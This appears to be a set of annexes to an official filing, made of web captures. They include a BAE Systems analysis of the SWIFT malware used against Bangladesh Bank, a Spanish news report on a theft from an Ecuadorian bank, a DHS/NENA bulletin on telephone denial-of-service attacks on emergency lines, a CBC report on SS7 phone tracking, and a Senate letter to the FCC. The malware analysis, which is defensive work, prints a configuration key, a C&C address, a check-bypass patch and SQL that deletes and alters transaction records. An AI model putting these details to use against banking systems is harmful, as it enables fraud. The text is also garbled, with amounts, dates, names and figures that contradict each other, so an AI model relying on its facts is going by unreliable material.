This functionality runs in a loop until 8am on 8th February 2016. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job, and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 98 1d a7 7d 06 cc aa 0d 8d ed e2 26 ed 03 e2
```

This configuration is located in the following directory on the victim device:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\gpca.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
196.200.100.174
```

The sample also uses the following file for logging:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\recas.dat
```

Module patching

The malware enumerates all processes, and if a process has the module `liberaadb.dll` loaded in it, it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes `0x76` and `0x04` with the bytes `0x50` and `0x50`.

These two bytes are the `JNZ` opcode, briefly explained as *'if the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes'*.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-251m.html>

2/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

key validity check or authorisation success check.



The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0      test eax, eax ; some important check
75 04      jnz failed   ; if failed, jump to 'failed' label below
33 C0      xor  eax, eax ; otherwise, set result to 0 (success)
EB 17      jmp  exit     ; and then exit

failed:
B8 01 00 00 00 mov  eax, 1 ; set result to 1 (failure)
```

Once it's patched, it would look like:

```
85 C0      test eax, eax ; some important check
90         nop          ; 'do nothing' in place of 0x75
90         nop          ; 'do nothing' in place of 0x04
33 C0      xor  eax, eax ; always set result to 0 (success)
EB 17      jmp  exit     ; and then exit

failed:
B8 01 00 00 00 mov  eax, 1 ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead, it will proceed into setting result to 0 (success).

The `libradb.dll` module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry;
- Starting the database;
- Performing database backup & restore functions.

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files `*.pcc` and `*.fal` located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\out\
```

It parses the messages, looking for strings defined in `gpcc.dat`. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>

3/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

extract a MSG_TRN_REF and MSG_SENDER_SWIFT_ADDRESS from that same message by looking for the following hard coded strings:

```
"FIN 900 Confirmation of Debit"
"DO: Transaction"
"Sender :"
```

(additional filters from the decrypted configuration file gpca.dat)

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (MSG_S_UNID) that corresponds to the transfer reference and sender address retrieved earlier:

```
SELECT MSG_S_UNID FROM SAACOWNER.MSG_# WHERE MSG_SENDER_SWIFT_ADDRESS
LIKE '#####' AND MSG_TRN_REF LIKE '#####';
```

The MSG_S_UNID is then passed to DELETE statements, deleting the transaction from the local database.

```
DELETE FROM SAACOWNER.MSG_# WHERE MSG_S_UNID = '#';
DELETE FROM SAACOWNER.TEXT_# WHERE TEXT_S_UNID = '#';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 9066;
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with 'sysdba' permissions. An example is shown below:

```
cmd.exe /c echo exit & sqlplus -s / as sysdba @SQL_Statements -
@OUTPUT_FILE;
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAACOWNER.JRNL_# WHERE JRNL_DISPLAY_TEXT LIKE '%LT BBNBODDH: Log%')
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWID = 1;
```

NOTE: 'BBNBODDH' is the SWIFT code for the Bangladesh Bank in Dhaka.

If it fails to find the "Login" record, it falls asleep for 5 seconds and then tries again. Once the "Login" record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
{C&C_server}:a10[data]
```

The malware notifies the remote C&C each hour of events, sending "+++" if the "Login" (open) event occurred, "--" in case "Logout" (close) event occurred, or "+++" a number of the events.

<http://baesystemsai.blogspot.mx/2018/04/two-bytes-to-951m.html>

4/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

occurred, e.g.:

```
[C6C_server]/a1?---0
```

Manipulating balances

The malware monitors all SWIFT messages found in:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\in\*.+
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\out\*.+
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\unk\*.+
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\mfsp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\mfcd
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\foff
```

The messages are parsed looking for information tagged with the following strings:

```
"12A: Amount"
": Debit"
"Debit/Credit : "
"Sender : "
"Amount : "
"FEDERAL RESERVE BANK"
" D"
" C"
"62F: "
"60F: "
"60M: "
"62M: "
"Credit"
"Debit"
" 64: "
" 20: Transaction"
"90B: Price"
```

For example, the "62F: " field specifies the closing balance, "60F: " is opening balance, "12A: " is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file `gpca.dat`.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (`MSG_FIN_CCY_AMOUNT`) it has available:

```
SELECT MSG_FIN_CCY_AMOUNT FROM BAACKNER.MSG_#s WHERE MSG_S_UUID = '#s';
```

Alternatively, it can query for a message for a specified sender with a specified amount of Convertible Currency:

```
SELECT MSG_S_UUID FROM BAACKNER.MSG_#s WHERE MSG_SENDER_SWIFT_ADDRESS
LIKE '####*' AND MSG_FIN_CCY_AMOUNT LIKE '#####';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (`SET MSG_FIN_CCY_AMOUNT`):

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>

5/7

22/1/2019

BAE Systems Threat Research Blog: Two bytes to \$251m

```
UPDATE BAEOWNER.MESS_4 SET MESS_FIN_TOT_AMOUNT = '12' WHERE MESS_2_UNID =
'12';
UPDATE BAEOWNER.TEXT_4 SET TEXT_DATA_BLOCK =
UTL_RAW_CAST_TO_VARCHAR('12') WHERE TEXT_2_UNID = '12';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the doctored (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language (PCL).

These temporary PRT files are then submitted for printing by using another executable file called `lpconf.exe`, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is "HP LaserJet 400 M401".



Once sent for printing, the PRT files are then overwritten with '0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though: how the attackers sent the fraudulent transfers; how the malware was implanted; and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the APT actor). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 08:00

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-251m.html>

6/7

ANEXO "H"

<http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>,
Consultada el 22 de enero de 2018

Roban \$12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

GIZMODO 

Roban \$12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT



Matías S. Zavia

5/26/16 7:19am • Archivar en: ATAQUES INFORMÁTICOS



Share

Tweet

<https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>[22/01/2018 07:21:27 p. m.]

Roban \$12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.



La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir *fundation* en lugar de *foundation*, la falta de ortografía que evitó que un grupo de hackers ...

[Read more](#)

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 89 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (*evtdiag.exe*) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

<https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>[22/01/2018 07:21:27 p. m.]

Roban \$12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.



[Click here](#) to view this *kinja-labs.com* embed

ABOUT THE AUTHOR



Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

[Email](#) [Twitter](#) [Posts](#) [Keys](#)

<https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>[22/01/2018 07:21:27 p. m.]

ANEXO "I"
<https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm>

Consultada el 22 de enero de 2018

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs - National Emergency Number Association




Delivering the Last Mile of 911 Services...

[About](#)
[Membership](#)
[Events](#)
[Training/Certification](#)
[Standards & Best Practices](#)
[Committees](#)
[Fragments](#)
[Crisis Affairs](#)
[Tools](#)

NENA News, Press, & Stories...: Home Page

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs

Sunday, March 17, 2018 (Continued)
 Posted by: Chris Nussman
 Share:    

The Department of Homeland Security (DHS) NCIC - National Coordinating Center for Communications - the DHS-Office of Emergency Communications, DHS - Office of Infrastructure Protection, Federal Communications Commission, the National Cyber and Forensics Training Alliance, the FBI-National Cyber Investigative Joint Task Force working in coordination with the National Emergency Number Association (NENA), the Association of Public Safety Communications Officials (APCO) International, Louisiana Fusion Center, Mansfield Police Department and telecommunications service providers to identify and mitigate the effects of a criminal Telephony Denial of Service (TDoS) against public safety communications, hospitals and ambulance services. This is for immediate dissemination to public safety answering points (PSAPs) and emergency communications centers and personnel.

Background: Information received from multiple jurisdictions indicates the possibility of attacks targeting the telephone systems of public sector entities. Dozens of such attacks have targeted the administrative PSAP lines (not the 911 emergency line). The perpetrators of the attack have launched high volume of calls against the target network, tying up the system from receiving legitimate calls. This type of attack is referred to as a TDoS or Telephony Denial of Service attack. These attacks are ongoing. Many similar attacks have occurred targeting various businesses and public entities, including the financial sector and other public emergency operators interests, including air ambulance, ambulance and hospital communications.

Scheme: These recent TDoS attacks are part of an extortion scheme. This scheme starts with a phone call to an organization from an individual claiming to represent a collections company for payday loans. The caller usually has a strong accent of some sort and asks to speak with a current or former employee concerning an outstanding debt. Failing to get payment from an individual or organization, the perpetrator launches a TDoS attack. The organization will be inundated with a continuous stream of calls for an unspecified, but lengthy period of time. The attack can prevent both incoming and/or outgoing calls from being completed. It is speculated that government offices/emergency services are being "targeted" because of the necessity of functional phone lines.

What we know:

- The attacks resulted in enough volume to cause a roll over to the alternate facility.
- The attacks last for intermittent time periods over several hours. They may stop for several hours.



Interaction Recording Reporting, Storage
For Mission Critical Communications

Sign In

Username

Forgot your password?
 Haven't registered yet?

NENA News

more

NENA Suspects on Planning Information Document Available for Public Review & Comment

Congratulations to Our Fall 2017 ENPs!

NENA President Responds to OMB Decision Not to Release Public Safety Telecommunications

NENA Files Comments in FCC MLTS Proceeding

<https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm> [22/01/2018 07:34:06 p.m.]

DHS Bulletin on Denial of Service (DDoS) Attacks on PSAPs - National Emergency Number Association

then resume. Once attacked, the attacks can start randomly over weeks or months.

- The attacks followed a person with a heavy accent demanding payment of \$3,000 from the company because of default by an employee who either no longer works at the PSAP or never did.

What we need from victims:

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked is critical to identifying the true scope of this occurrence.
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAPs, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following:

- Targeted organizations should not pay the blackmail
- Report all attacks to the FBI by logging onto the website www.ic3.gov
 - Ensure in the title of the report you use the keyword DDoS
 - Ensure that you identify yourself as a PSAP or Public Safety organization capture as much details as possible
 - Calls logs from "collection" call and DDoS
 - Time, date, originating phone number, traffic characteristics
 - Call back number to the "collections" company or requesting organization
 - Method of payment and account number where "collection" company requests debt to be paid
 - ANY information you can obtain about the caller, or his/her organization will be of tremendous assistance in this investigation and in preventing further attacks.
- Contact your telephone service provider; they may be able to assist by blocking portions of the attack.
- Should you have any questions please contact the National Coordinating Center for Communications at NCC@hq.dhs.gov or 703-235-5000

[Add Comment](#)
[Back to Index](#)
Calendar
[more](#)

11/13/2018 - 11/27/2018
ENP Exam - Winter 2018

11/13/2018 - 11/27/2018
9-1-1 Center Supervisor Program - Lincoln, NE

11/13/2018 - 11/27/2018
9-1-1 Goes To Washington


11/13/2018
NENA Chapter Leader Workshop

CONTACT US

1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.466.4911
Fax: 202.618.6370

QUICK LINKS

Home
Become a
Member
Store
Conferences
Next Generation
Partner Program
Get Involved
Member Search
911 Talk Email
List
Events Calendar
Friends of 9-1-1

GET SOCIAL WITH US


<https://www.nena.org/news/119992/DHS-Bulletin-on-Denial-of-Service-DDoS-Attacks-on-PSAPs.htm>[11/01/2018 07:24:06 p.m.]

ANEXO "J"
<http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>

Consultada el 8 de octubre de 2018

Hackers only needed a phone number to track this MP's cellphone CBC News Page 1 de 12 CBC Hackers only needed a phone number to track this MP's cellphone f t e in Tests show Canada's two largest telecoms vulnerable to international hackers Brigitte Bureau, Catherine Cullen, Kristen Everson CBC News Posted: Nov 22, 2017 5:00 PM ET Last updated: November 24, 2017  NDP MP Matthew Dubé took part in an experiment with CBC/Radio-Canada that revealed vulnerabilities in Canadian telecom networks. (Marc Robitaille/CBC) NDP MP Matthew Dubé looks at a map showing that hackers tracked his movements through his cellphone for days https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Page 2 de 12 One marker shows Dubé near Parliament Hill. Another marks the place he lives when he's working in Ottawa. One more shows an early morning trip to the airport to pick up his partner from a business trip. "That's creepy. That doesn't make you feel very comfortable," said the Quebec MP. He looks down at the laptop showing the map again and laughs nervously.  Political hackers were able to track Dubé's phone starting with just his telephone number. (Marc Robitaille/CBC) "I guess it's not something to joke about but I guess you think 'Good thing I wasn't doing anything inappropriate.'" It wasn't just his movements. Hackers were able to record Dubé's calls, too https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018
Hackers only needed a phone number to track this MP's cellphone CBC News Page 3 de 12 - Someone is spying on cellphones in Ottawa - RCMP, CSIS launch investigations into phone spying It was all part of a CBC/Radio-Canada demonstration of just how vulnerable Canada's phone networks are. With Dubé's consent and the help of cybersecurity experts based in Germany, CBC/Radio-Canada learned that Canada's two largest cellphone networks are vulnerable to attack. How can hackers access your phone? This is all possible because of vulnerability in the international telecommunication network. It involves what's known as Signalling System No. 7—or SS7. SS7 is the way cellphone networks around the world communicate with one another. It's a hidden layer of messages about setting up and tearing down connections for a phone call, exchanging billing information or allowing a phone to roam. But hackers can gain access to SS7, too. "Those commands can be sent by anybody," said Karsten Nohl, a Berlin-based cybersecurity expert whose team helped CBC/Radio-Canada hack into Dubé's phone. Lex GRI Research Fellow at the University of Toronto's C.I.T.E.N. lab, weighs in: 5/30 That can go beyond spying on phone conversations or geolocating a phone. SS7 attacks can also be used to alter, add or delete content. For example, Nohl said he could set up a person's cellphone voicemail so all messages went directly to him. The user might never know the messages were missing. https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Page 4 de 12 "The technology is built with good intentions to make a very useful phone network and good user experience but it lacks any kind of security and it's open to abuse." RCMP used cellphone tracking technology unlawfully 6 times, says privacy watchdog It's not just Nohl sounding the alarm. The U.S. Department of Homeland Security put out a report in April warning that "significant weaknesses in SS7 have been known for more than a decade." The report notes that potential abuses of SS7 include eavesdropping, tracking and fraud, with "tens of thousands of entry points worldwide, many of which are controlled by countries or organizations that support terrorism or espionage." SS7 abuse SS7 attacks can easily go completely undetected. However, German journalists reported on an incident earlier this year where customers of Telefonica bank had untold amounts of money drained from their accounts because of phishing emails and SS7 attacks.  https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018

Hackers only needed a phone number to track this MP's cellphone CBC News Página 5 de 12  Karsten Nohl, managing director of Security Research Labs, says the two main Canadian telecom networks have about 10 per cent of the security needed to protect from SS7 attacks. (Michel Asselin/CBC) In that case, the bank used four-digit codes sent to customers' phones in order to complete money transfers. Hackers used SS7 to get those codes and take the funds for themselves. The sheer number of SS7 attacks becomes clear when networks beef up their security, said Nohl. "When they start blocking this abuse, they're blocking millions of otherwise abusive messages. That's for a single network in a single country. So you can imagine the magnitude of abuse worldwide." Hacking a Canadian phone Nohl said some telecom companies, primarily in Europe, have beefed up their defences to ward off SS7 attacks. https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Página 6 de 12 CBC/Radio-Canada wanted to know just how well Canadian cellphone networks would fare and asked Dubé to be part of a demonstration. Dubé, the vice-chair of the House of Commons standing committee on public safety and national security, went to the mall and picked up a new phone for the experiment. CBC/Radio-Canada agreed not to use his current work phone in order to protect the privacy of those phone calls. Dubé's new phone number was given to Nohl and his team of hackers in Berlin. It didn't take long for them to access his calls.  Ethical hacker Luca Meleto is based in Berlin. With just a phone number, he was able to hack into Dubé's phone, listen to his calls, track his whereabouts and intercept his text messages. (CBC) First, the hackers were able to record a conversation between Dubé in his office on Parliament Hill and our Radio-Canada colleague Brigitte Bureau, who was sitting at a café in Berlin. https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018
Hackers only needed a phone number to track this MP's cellphone CBC News Página 7 de 12 Next, it was a conversation between Dubé and his assistant, who were both in Ottawa. Nohl's team also tracked the geolocation data from the phone, painting a picture of Dubé's whereabouts. When the CBC/Radio-Canada team was back in Canada, the calls were played for Dubé and he was shown a map of his movements. "It's exactly what I did that day. Just phone calls are bad enough. When you start knowing where you are, that's pretty scary stuff," said Dubé. Dubé's phone was on the Rogers Network, but CBC/Radio-Canada also ran a similar test with phones on the Bell network. 'Easy to hack' Nohl offered his assessment of the results. "Relative to other networks in Europe and elsewhere in the world, the Canadian networks are easy to hack." He believes there's much more that Rogers and Bell could be doing. "I think the two Canadian networks we tested have about 10 per cent of the security that they need to do to protect from SS7 attacks." It's a source of concern for Pierre Roberge, too. He spent more than 10 years with Canada's Communications Security Establishment — the electronic spy agency charged with protecting Canadian digital security. He's now the CEO of Arcadia Cyber Defence. https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Página 9 de 12 The CBC/Radio-Canada demonstration raises questions about personal security, he said, and also about who else might want to spy on sensitive discussions. "To know other nations or criminal groups can eavesdrop on Canadian communication is really worrisome, especially at the political level." Companies say security a priority Bell, Rogers and the Canadian Wireless Telecommunications Association declined to sit down with CBC/Radio-Canada and speak about the test results.  Canadian telecoms told CBC News that security is a top priority and threats are monitored. (Andrew Lee/CBC) https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018

Hackers only needed a phone number to track this MP's cellphone CBC News Página 9 de 12 Via email, CBC/Radio-Canada sent a series of questions about what the networks were doing to prevent SS7 attacks and why customers weren't being told conversations could be compromised. Both networks responded with general statements about their security efforts. Rogers Communications said security is a top priority and that it has a cybersecurity team monitoring threats and is introducing new measure to protect customers. "On SS7, we have already introduced and continue to implement the most advanced technologies but we are unable to share specific details for security reasons." Bell sent a two-line response. "Bell works with international industry groups such as the GSMA [an international mobile phone operators association] to identify and address emerging security risks, including those relating to SS7." A spokesperson added that Bell is "an active participant" in the Canadian Security Telecommunications Advisory Committee. The group that represents Canadian telecoms was also fairly tight-lipped. The Canadian Wireless Telecommunications Association said it works with domestic and international bodies on security standards. It also said it works with law enforcement to "actively monitor and address risks." Government reaction https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Página 10 de 12 CBC/Radio-Canada also reached out to Public Safety Minister Ralph Goodale's office to ask what was being done to protect Canadians and was directed to the Communication Security Establishment. In a statement, CSE said its role is to provide "advice and guidance to help protect systems of importance to the Government of Canada." "CSE has been actively working with Canada's telecom industry and critical infrastructure operators to address issues related to SS7 to develop best practices, advice and guidance that can help mitigate the risks associated with SS7." How to protect yourself There are ways to minimize the chance someone will spy on your communications, said Nohl. He recommends encryption software:  https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018
Hackers only needed a phone number to track this MP's cellphone CBC News Página 11 de 12  Using encrypted apps like Signal and WhatsApp can help protect you from SS7 attacks, according to Nohl. But unless your phone itself is secure, you're never fully safe. (Andrew Lee/CBC) "If you're using Signal, WhatsApp, Skype, you're certainly protected from SS7 attacks.... But there's other types of attacks that could happen against you, your computer, your phone. So you're never fully safe." When it comes to having your movements tracked, Nohl said the only protection is to turn your phone off — something that's not always practical. "We're so dependent on our phones. The networks should protect us from these attacks rather than us having to forgo all the benefits of carrying a phone." Dubé said that dependency is what makes this most troubling. "The scariest thing of all is that I know that tonight or tomorrow morning, when I make calls to friends to go out for a drink or when I make calls to colleagues to resolve a political or professional issue — I'm still going to have to use the phone." Hacking a cellphone has never been easier thanks to a vulnerability in the international telecommunication network, and tests have revealed two of Canada's largest telecom networks are at risk. All a hacker needs is your phone number, and they can track your movements and record your calls, all without your knowledge. (5) Corrections https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Página 12 de 12 A previous version of this story missed that a banking resident, missing a German bank, the story originally said that the light happened in 2018. In fact it occurred earlier this year. (AP-24-2018-2) (CBC) Previous versions corrected: A report is missing. Page 12 https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018

ANEXO "K"

<https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf>

Consultada el 8 de octubre de 2018

HON WYDEN OREGON	COMMITTEES: COMMITTEE ON ENERGY COMMITTEE ON EDUCATION COMMITTEE ON ENVIRONMENT AND PUBLIC WORKS SELECT COMMITTEE ON INTELLIGENCE SELECT COMMITTEE ON TAXATION
CHAIRMAN, SUBCOMMITTEE ON POLICY	United States Senate WASHINGTON, DC 20510-3703
OFFICE: 205 SENATE BUILDING WASHINGTON, DC 20510 202-224-7241	May 29, 2018

The Honorable Ajit Pai
Chairman
Federal Communications Commission
445 12th Street Southwest
Washington, DC 20554

Dear Chairman Pai:

One year ago I urged you to address serious cybersecurity vulnerabilities in U.S. telephone networks. To date, your Federal Communications Commission has done nothing but sit on its hands, leaving every American with a mobile phone at risk.

Mobile telephone networks connect to each other through Signaling System 7 (SS7), which is riddled with long-standing cybersecurity vulnerabilities that pose a major national security threat. SS7's flaws expose U.S. telephone networks to hacking by criminals and foreign governments. Hackers can exploit SS7 flaws to track Americans, intercept their calls and texts, and hack their phones to steal financial information, know when they are at home or away, and otherwise prey on unsuspecting consumers. Moreover, according to multiple news reports, SS7 spying products are widely available to both criminals and foreign governments.

Over the past year, my office has consulted with mobile security experts, the major wireless carriers, and the Department of Homeland Security (DHS) to discuss these vulnerabilities. These meetings have made clear that SS7 vulnerabilities pose a major threat that must be addressed immediately, a conclusion the DHS 2017 *Study on Mobile Device Security* shares.

This threat is not merely hypothetical—malicious attackers are already exploiting SS7 vulnerabilities. One of the major wireless carriers informed my office that it reported an SS7 breach, in which customer data was accessed, to law enforcement through the government's Customer Proprietary Network Information (CPNI) Reporting Portal. This is a legal requirement for wireless providers who believe that private consumer information has been illegally accessed. Submissions via the portal are automatically delivered to the FCC, the U.S. Secret Service, and the Federal Bureau of Investigation.

Although the security failures of SS7 have long been known to the FCC, the agency has failed to address this ongoing threat to national security and to the 95% of Americans who have wireless service. In 2016, the FCC created a new working group under the Communications Security, Reliability and Interoperability Council (CSRIC) to explore and address SS7 vulnerabilities. However, the working group was dominated by wireless industry insiders with serious conflicts of interest. CSRIC appointed a senior official from the wireless industry's trade association,

911 N. LITTLE AVENUE SUITE 600 WHEELAND, OH 43084 (614) 325-7325	800 EAST 87TH AVE SUITE 2025 LITTLE ROCK, AR 72611 (501) 431-1229	SAC ANDER HILL BUILDING 105 E. 1ST ST SEATTLE, WA 98101 LA GRANDE, OR 97650 (503) 962-7091	1111 FIFTH AVENUE 110 WEST 6TH ST ROOM 110 NEW YORK, NY 10011 (212) 455-5122	1111 JAMISON BLVD, SUITE 100 131 NEW JERSEY BLVD, SUITE 200 NEW YORK, NY 10011 NEW YORK, NY 10011 (212) 310-9142	700 LITTLE ST SUITE 200 SAULSBURY, CT 06488 (860) 589-4555
---	--	--	--	--	---

HTTP://WYDEN.SENATE.GOV
PRINTED ON RECYCLED PAPER

CTIA, to be lead editor of the group's report. Of the fifteen non-government members, twelve worked for telecommunications companies or industry associations. No academic experts or representatives from civil society were members of the working group. Likewise, although personnel from DHS's National Coordinating Center for Communications (NCC) participated, DHS has informed my office that the vast majority of the edits to the final report suggested by NCC's subject matter experts were rejected. DHS also informed my office that those same subject matter experts from the NCC were not invited back to participate in the subsequent CSRIC SS7 working group, created in late 2017.

The FCC deferred to the wireless industry to assess the same security vulnerabilities that the industry has long ignored. CSRIC's final report, published in March 2017 openly acknowledged that "the attack surface for a bad actor to potentially exploit... [SS7] has increased" and "there is reported evidence of attacks being launched against U.S. carriers." While some of the working group's technical recommendations were constructive, it let the wireless industry off the hook for ignoring these issues for decades and did not recommend that the FCC use its regulatory authority to force the industry to fix these and other long-standing security flaws. That the working group appointed by the FCC to study this issue did not recommend a more forceful response is, I believe, not a coincidence.


In a prior letter to me, you dismissed my request for the FCC to use its regulatory authority to force the wireless industry to address the SS7 vulnerabilities. You cited the work of the CSRIC as evidence that the FCC is addressing the threat. But neither CSRIC nor the FCC have taken meaningful action to protect hundreds of millions of Americans from potential surveillance by hackers and foreign governments. The FCC must now take swift action, using its regulatory authority over the wireless carriers, to address the market failure that has enabled the industry to ignore this and other serious cybersecurity issues for decades. I also ask that you provide me with answers to the following questions by July 9, 2018:

